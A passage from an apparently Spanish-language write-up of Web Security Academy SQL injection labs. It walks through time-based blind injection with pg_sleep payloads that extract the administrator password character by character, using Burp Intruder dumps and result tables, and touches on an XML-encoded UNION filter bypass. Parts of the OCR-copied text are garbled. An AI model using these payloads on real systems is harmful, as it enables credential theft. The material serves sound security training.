21. `TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
22. Esto utiliza la `SUBSTRING()`función para extraer un solo carácter de la contraseña y probarlo con un valor específico. Nuestro ataque recorrerá cada posición y valor posible, probando cada uno de ellos por turno.
23. Coloque marcadores de posición de carga útil alrededor del carácter en el valor de la cookie. Para hacer esto, seleccione solo `a` y haga clic en el botón "Aregar §". Luego debería ver lo siguiente como valor de la cookie (tenga en cuenta los marcadores de posición de la carga útil):  
`TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--`
25. Para probar el personaje en cada posición, deberás enviar cargas útiles adecuadas en la posición de carga útil que hayas definido. Puede suponer que la contraseña contiene sólo caracteres alfanuméricos en minúscula. Vaya a la pestaña Cargas útiles, verifique que esté seleccionada la "Lista simple" y en "Configuración de cargas útiles" agregue las cargas útiles en el rango a - z y 0 - 9. Puede seleccionarlas fácilmente usando el menú desplegable "Aregar desde la lista". .
26. Para poder saber cuándo se envió el carácter correcto, deberá controlar el tiempo que tarda la aplicación en responder a cada solicitud. Para que este proceso sea lo más confiable posible, debe configurar el ataque de intruso para emitir solicitudes en un solo hilo. Para hacer esto, vaya a la pestaña "Grupo de recursos" y agregue el ataque a un grupo de recursos con el "Máximo de solicitudes simultáneas" establecido en `1`.

27. Inicie el ataque haciendo clic en el botón "Iniciar ataque" o seleccionando "Iniciar ataque" en el menú Intruso.
28. Burp Intruder monitoriza el tiempo que tarda en recibirse la respuesta de la aplicación, pero por defecto no muestra esta información. Para verlo, vaya al menú "Columnas" y marque la casilla "Respuesta recibida".
29. Revisa los resultados del ataque para encontrar el valor del personaje en la primera posición. Deberías ver una columna en los resultados llamada "Respuesta recibida". Por lo general, contendrá un número pequeño que representa la cantidad de milisegundos que tardó la aplicación en responder. Una de las filas debería tener un número mayor en esta columna, en la región de 10.000 milisegundos. La carga útil que se muestra para esa fila es el valor del carácter en la primera posición.
30. Ahora, simplemente necesita volver a ejecutar el ataque para cada una de las otras posiciones de caracteres en la contraseña, para determinar su valor. Para hacer esto, regrese a la ventana principal de Burp y a la pestaña Posiciones de Burp Intruder, y cambie el desplazamiento especificado de 1 a 2. Luego debería ver lo siguiente como valor de cookie:

```
31. TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+
    SUBSTRING(password,2,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)
    +END+FROM+users--
```
32. Lanza el ataque modificado, revisa los resultados y observa el personaje en el segundo desplazamiento.
33. Continúe este proceso probando el desplazamiento 3, 4, etc., hasta que tenga la contraseña completa.
- 34.** En el navegador, haga clic en "Mi cuenta" para abrir la página de inicio de sesión. Utilice la contraseña para iniciar sesión como **administratorusuario**.

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie: TrackingId=cBBWEq57vdGZNm18; session=4bvjvR7srTUV CJZ4g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Scan  
 Send to Intruder Ctrl+I  
**Send to Repeater Ctrl+R**  
 Send to Sequencer  
 Send to Comparer  
 Send to Decoder  
 Request in browser ►  
 Launch Smuggle probe

Send Cancel < | > | Target: https://ac951fa21ff8759980e70dea0093005e.web-security-academy.net

**Request**

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie: TrackingId=cBBWEq57vdGZNm18; session=4bvjvR7srTUV CJZ4g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=bCWNfqQVpLwuPAt36AyDN9RVaeEGxgru; Secure;
HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Blind SQL injection with time delays and information retrieval</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Blind SQL injection with time delays and information retrieval</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">
                Back to lab description
                <img alt="back arrow" version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                  <g>
                    <polygon points="28,0 0,0 0,28" fill="black"/>
                  </g>
                </img>
              </a>
            </div>
          </div>
        </section>
      </div>
    </div>
  </body>
</html>
```

Type a search term 0 matches

Type a search term 0 matches

Done 13,728 bytes | 11.048 millis

**Request**

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie: TrackingId=x'43BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--session=4bvjvR7srTUVCJ24g8feeSCjcUMh7Liz
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [HTML](#)
- [Render](#)

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=3Qp2ziKqV9q65HiHVOZ4DsYl4QlnXX8k; Secure;
HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Blind SQL injection with time delays and information retrieval</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Blind SQL injection with time delays and information retrieval</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">
                Back to lab description
                <img alt="Back arrow" id="Layer_1" version="1.1" xmlns="http://www.w3.org/2000/svg" xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                  <g>
                    <polygon points="28,0 0,0 0,30" fill="white" stroke="black" stroke-width="2px"/>
                </img>
              </a>
            </div>
          </div>
        </section>
      </div>
    </div>
  </body>
</html>
```

Done

**Request**

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'&3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- session=4bvjvR7srTUVCJ24g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=2z8RPymQfrgKGCQZU0WtD0xpXSu1EKpC; Secure;
HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Blind SQL injection with time delays and information retrieval</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Blind SQL injection with time delays and information retrieval</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">
                Back to lab description
              <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                <g>
                  <polygon points="28,0 14,15 28,30" style="fill:none;stroke:#000;stroke-width:2px;stroke-miterlimit:10;"/>
                </g>
              </svg>
            </div>
          </div>
        </section>
```

②
<
+
>
Type a search term
0 matches

②
<
+
>
Type a search term
0 matches

Done

13,728 bytes | 11.054 millis

Send Cancel < > Target: https://ac951fa21ff8759980e70dea0093005e.web-security-academy.net

**Request**

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'&3BSELECT+CASE+WHEN+(username='administrator'+AND+length(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--session=4bvjvR7srTUVCJZ4g8feeSCjcUMH7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

**Response**

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=oCJycecsKui03zLb6kArBVqVplkPNcz3; Secure; HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
        <title>Blind SQL injection with time delays and information retrieval</title>
    </head>
    <body>
        <div theme="ecommerce">
            <script src="/resources/js/labHeader.js"></script>
            <div id="labHeader">

                <section class="pageHeader is-solved">
                    <div class="container">
                        
                        <div class="title-contsiner">
                            <h2>Blind SQL injection with time delays and information retrieval</h2>
                            <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">
                                Back to lab description
                            <img alt="Back arrow" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                                <g>
                                    <polygon points="28,0 0,0 0,30" fill="white" stroke="black" stroke-width="2px"/>
                                </g>
                            </a>
                        </div>
                    </div>
                </section>
            </div>
        </div>
    </body>
</html>
```

Done

Type a search term 0 matches

Type a search term 0 matches

13,728 bytes | 11,045 millis

Send Cancel < > Target: <https://ac951fa21ff8759980e70dea0093005e.web-security-academy.net> ⓘ ⓘ

### Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'43B5ELECT+CASE+WHEN+(username='administrator'+AND+length(password)>6)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-
session=4bvjvR7srTUVCJZ4g8feeSCj0UMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### Response

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [HTML](#)
- [Render](#)

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=gdE1GIIIE0rbU4dw6Ox7ir9ugNwrB8iK; Secure;
HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Blind SQL injection with time delays and information retrieval</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Blind SQL injection with time delays and information retrieval</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">Back to lab description</a>
              <img alt="back arrow" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                <g>
                  <polygon points="0,0 28,0 28,30 0,30" />
                </g>
              </img>
            </div>
          </div>
        </section>
      </div>
    </div>
  </body>
</html>
```

Type a search term 0 matches

Type a search term 0 matches

Done 13,728 bytes | 1,043 millis

Send Cancel < > Target: <https://ac951fa21ff8759980e70dea0093005e.web-security-academy.net> ⓘ ⓘ

### Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'43B5ELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)
)+ELSE+pg_sleep(0)+END+FROM+users-
session=4bvjvR7srTUVCJZ4g8feeSCj0UMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

### Response

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [HTML](#)
- [Render](#)

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Set-Cookie: session=DLIC7sywQOoXQi21bcRy3PQWtudYlOna; Secure;
HttpOnly
Connection: close
Content-Length: 13555

<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
    <title>Blind SQL injection with time delays and information retrieval</title>
  </head>
  <body>
    <div theme="ecommerce">
      <script src="/resources/js/labHeader.js"></script>
      <div id="labHeader">

        <section class="pageHeader is-solved">
          <div class="container">
            
            <div class="title-container">
              <h2>Blind SQL injection with time delays and information retrieval</h2>
              <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval">Back to lab description</a>
              <img alt="back arrow" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                <g>
                  <polygon points="0,0 28,0 28,30 0,30" />
                </g>
              </img>
            </div>
          </div>
        </section>
      </div>
    </div>
  </body>
</html>
```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Show response in browser

Request in browser

Launch Smuggle probe

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='c')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- session=4bvjvR7srTUV CJZ4g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Add § Clear § Auto § Refresh

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'3BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='$a$')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- session=4bvjvR7srTUV CJZ4g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Add § Clear § Auto § Refresh

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Start attack

Payload set: **1** Payload count: 36

Payload type: **Simple list** Request count: 36

---

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	a
Load ...	b
Remove	c
Clear	d
Add	e
Enter a new item	
Add from list ...	

**Intruder attack 10**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Response	Status	Error	Timeout	Length	Comment
29	2	200	10057		13728	
30	3	200	8879		13728	
31	4	200	8767		13728	
32	5	200	7868		13728	
33	6	200	7758		13728	
28	1	200	54		13728	
3	c	200	51		13728	
35	8	200	46		13728	
4	d	200	45		13728	
10	j	200	45		13728	
12	l	200	45		13728	
13	m	200	45		13728	
22	v	200	45		13728	
27	0	200	45		13728	

Request Response

Raw Params Headers Hex

```

GET / HTTP/1.1
Host: ac951fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'43BSELECT+CASE+WHEN+(username='administrator'+AND+substring(password,1,1)='2')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END
+FROM+users-- session=4bvjvR7srIUVUJZ4g8feeSCjcUMh7Lls
    
```

(?) < + > Type a search term 0 matches

Finished

**Intruder attack 10**

Attack Save Columns  
Pause Repeat  
Target Positions Payloads Options

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET / HTTP/1.1
Host: ac981fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'3BSELECT+CASE+WHEN+ (username='administrator'+AND+substring(password,2,1)='5') +THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- session=4bvjvr7srIUVCJZ4g8feeSCjcUMh7L1z
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Add \$ Clear \$ Auto \$ Refresh

?

Type a search term: 0 matches Clear

1 payload position Length: 691

**Intruder attack 11**

Attack Save Columns  
Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Respons...	Error	Timeout	Length	Comment
32	5	200	10048	<input checked="" type="checkbox"/>	<input type="checkbox"/>	13728	
33	5	200	9918	<input type="checkbox"/>	<input type="checkbox"/>	13728	
34	7	200	9036	<input type="checkbox"/>	<input type="checkbox"/>	13728	
35	8	200	7848	<input type="checkbox"/>	<input type="checkbox"/>	13728	
36	9	200	7746	<input type="checkbox"/>	<input type="checkbox"/>	13728	
28	1	200	52	<input type="checkbox"/>	<input type="checkbox"/>	13728	
0		200	48	<input type="checkbox"/>	<input type="checkbox"/>	13728	
24	x	200	46	<input type="checkbox"/>	<input type="checkbox"/>	13728	
2	b	200	45	<input type="checkbox"/>	<input type="checkbox"/>	13728	
13	m	200	45	<input type="checkbox"/>	<input type="checkbox"/>	13728	
22	y	200	45	<input type="checkbox"/>	<input type="checkbox"/>	13728	
1	s	200	44	<input type="checkbox"/>	<input type="checkbox"/>	13728	
7	g	200	44	<input type="checkbox"/>	<input type="checkbox"/>	13728	
18	r	200	44	<input type="checkbox"/>	<input type="checkbox"/>	13728	

Request Response

Raw Params Headers Hex

```
GET / HTTP/1.1
Host: ac981fa21ff8759980e70dea0093005e.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval
Connection: close
Cookie:
TrackingId=x'43BSELECT+CASE+WHEN+ (username='administrator'+AND+substring(password,2,1)='5') +THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-- session=4bvjvr7srIUVCJZ4g8feeSCjcUMh7L1z
```

?

Type a search term: 0 matches

Finished

```
Datei Bearbeiten Format Ansicht Hilfe  
PASSWORD LENGTH IS: 6  
PASSWORD: 259ed0
```

The screenshot shows a completed lab session on the Web Security Academy platform. At the top, a menu bar includes 'Datei', 'Bearbeiten', 'Format', 'Ansicht', and 'Hilfe'. Below it, a message says 'PASSWORD LENGTH IS: 6' and 'PASSWORD: 259ed0'. On the left, the 'WEB SECURITY ACADEMY' logo is displayed, featuring a graduation cap icon. To the right of the logo, the title 'Blind SQL injection with time delays and information retrieval' is shown, along with a green 'LAB Solved' button and a small trophy icon. Below the title, a link 'Back to lab description >' is visible. A banner at the bottom of the page says 'Congratulations, you solved the lab!' with 'Share your skills!' and 'Continue learning >' buttons. On the right side, a user profile shows 'Hello, administrator! | Log out |' and a cursor icon. The main content area features the text 'WE LIKE TO SHOP' with a stylized hanger icon.

## 17.- Laboratorio: Inyección SQL ciega con interacción fuera de banda

No se realizó pedir por que pedir pago

This screenshot shows the 'LAB' tab selected for Lab 17. The title 'PRACTITIONER' is displayed above the task description 'Blind SQL injection with out-of-band interaction →'. A 'Not solved' button is located on the right. The overall layout is identical to the solved lab screenshot above.

## 18.- Laboratorio: Inyección SQL ciega con exfiltración de datos fuera de banda

No se realizó pedir por que pedir pago

This screenshot shows the 'LAB' tab selected for Lab 18. The title 'PRACTITIONER' is displayed above the task description 'Blind SQL injection with out-of-band data exfiltration →'. A 'Not solved' button is located on the right. The overall layout is identical to the other lab screenshots.

## 19.- Laboratorio: Inyección SQL con omisión de filtro mediante codificación XML



1. Observe que la función de verificación de existencias envía el `productId` y `storeId` a la aplicación en formato XML.
2. Envíe la `POST /product/stocks` solicitud a Burp Repetidor.
3. En Burp Repeater, pruebe `storeId` para ver si se evalúa su entrada. Por ejemplo, intente reemplazar el ID con expresiones matemáticas que evalúen otros ID potenciales, por ejemplo:
4. `<storeId>1+1</storeId>`
5. Observe que su entrada parece ser evaluada por la aplicación, devolviendo el stock para diferentes tiendas.
6. Intente determinar la cantidad de columnas devueltas por la consulta original agregando una `UNION SELECT` declaración al ID de la tienda original:
7. `<storeId>1 UNION SELECT NULL</storeId>`
8. Observe que su solicitud ha sido bloqueada debido a que fue marcada como un ataque potencial.

This screenshot shows the Burp Suite interface during a penetration test. On the left, the 'Repeater' tab is active, displaying an incoming request to 'https://0a5006e0382a9c283ca587005c0007.web-security-academy.net/product?productId=1&amp;storeId=1'. The request body contains an XML payload: '&lt;storeId&gt;1+1&lt;/storeId&gt;'. The 'Inspector' tab on the right shows the raw response, which includes a product page for 'The Bucket of Doom' with various promotional cards and a green bucket labeled 'BUCKET OF DOOM TOXIC EDITION'. On the far right, a browser window shows the final product page with the same content.

**Request**

```

POST /product/stock HTTP/1.1
Host: 0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net
Cookie: session=0x97a1d5ea13000d7003d.web-security-academy.net
Content-Length: 194
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
            Chrome/112.0.5615.180 Safari/537.36
Origin: https://0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/xml
DNT: 1
Referer: https://0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net/product?productId=1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

**Response**

```

HTTP/1.1 401 Forbidden
Content-Type: application/json; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17
Date: Mon, 05 Jun 2023 10:39:17 GMT
Connection: close

```

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains a POST request to '/product/stock' with XML payload. The Response pane shows a 401 Forbidden response with JSON content. A context menu is open over the XML payload in the Request pane, with the 'de\_entities' option highlighted under the 'Encode' submenu.

**Request**

```

POST /product/stock HTTP/1.1
Host: 0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net
Cookie: session=0x97a1d5ea13000d7003d.web-security-academy.net
Content-Length: 194
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
            Chrome/112.0.5615.180 Safari/537.36
Origin: https://0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/xml
DNT: 1
Referer: https://0ae3009704fd7d7685e8a31000d7003d.web-security-academy.net/product?productId=1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

**Response**

```

HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100
Date: Mon, 05 Jun 2023 10:39:17 GMT
Connection: close

```

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane contains the same POST request as the previous screenshot. The Response pane shows a 200 OK response with plain text content. The status bar at the bottom indicates 208 bytes | 215 millis.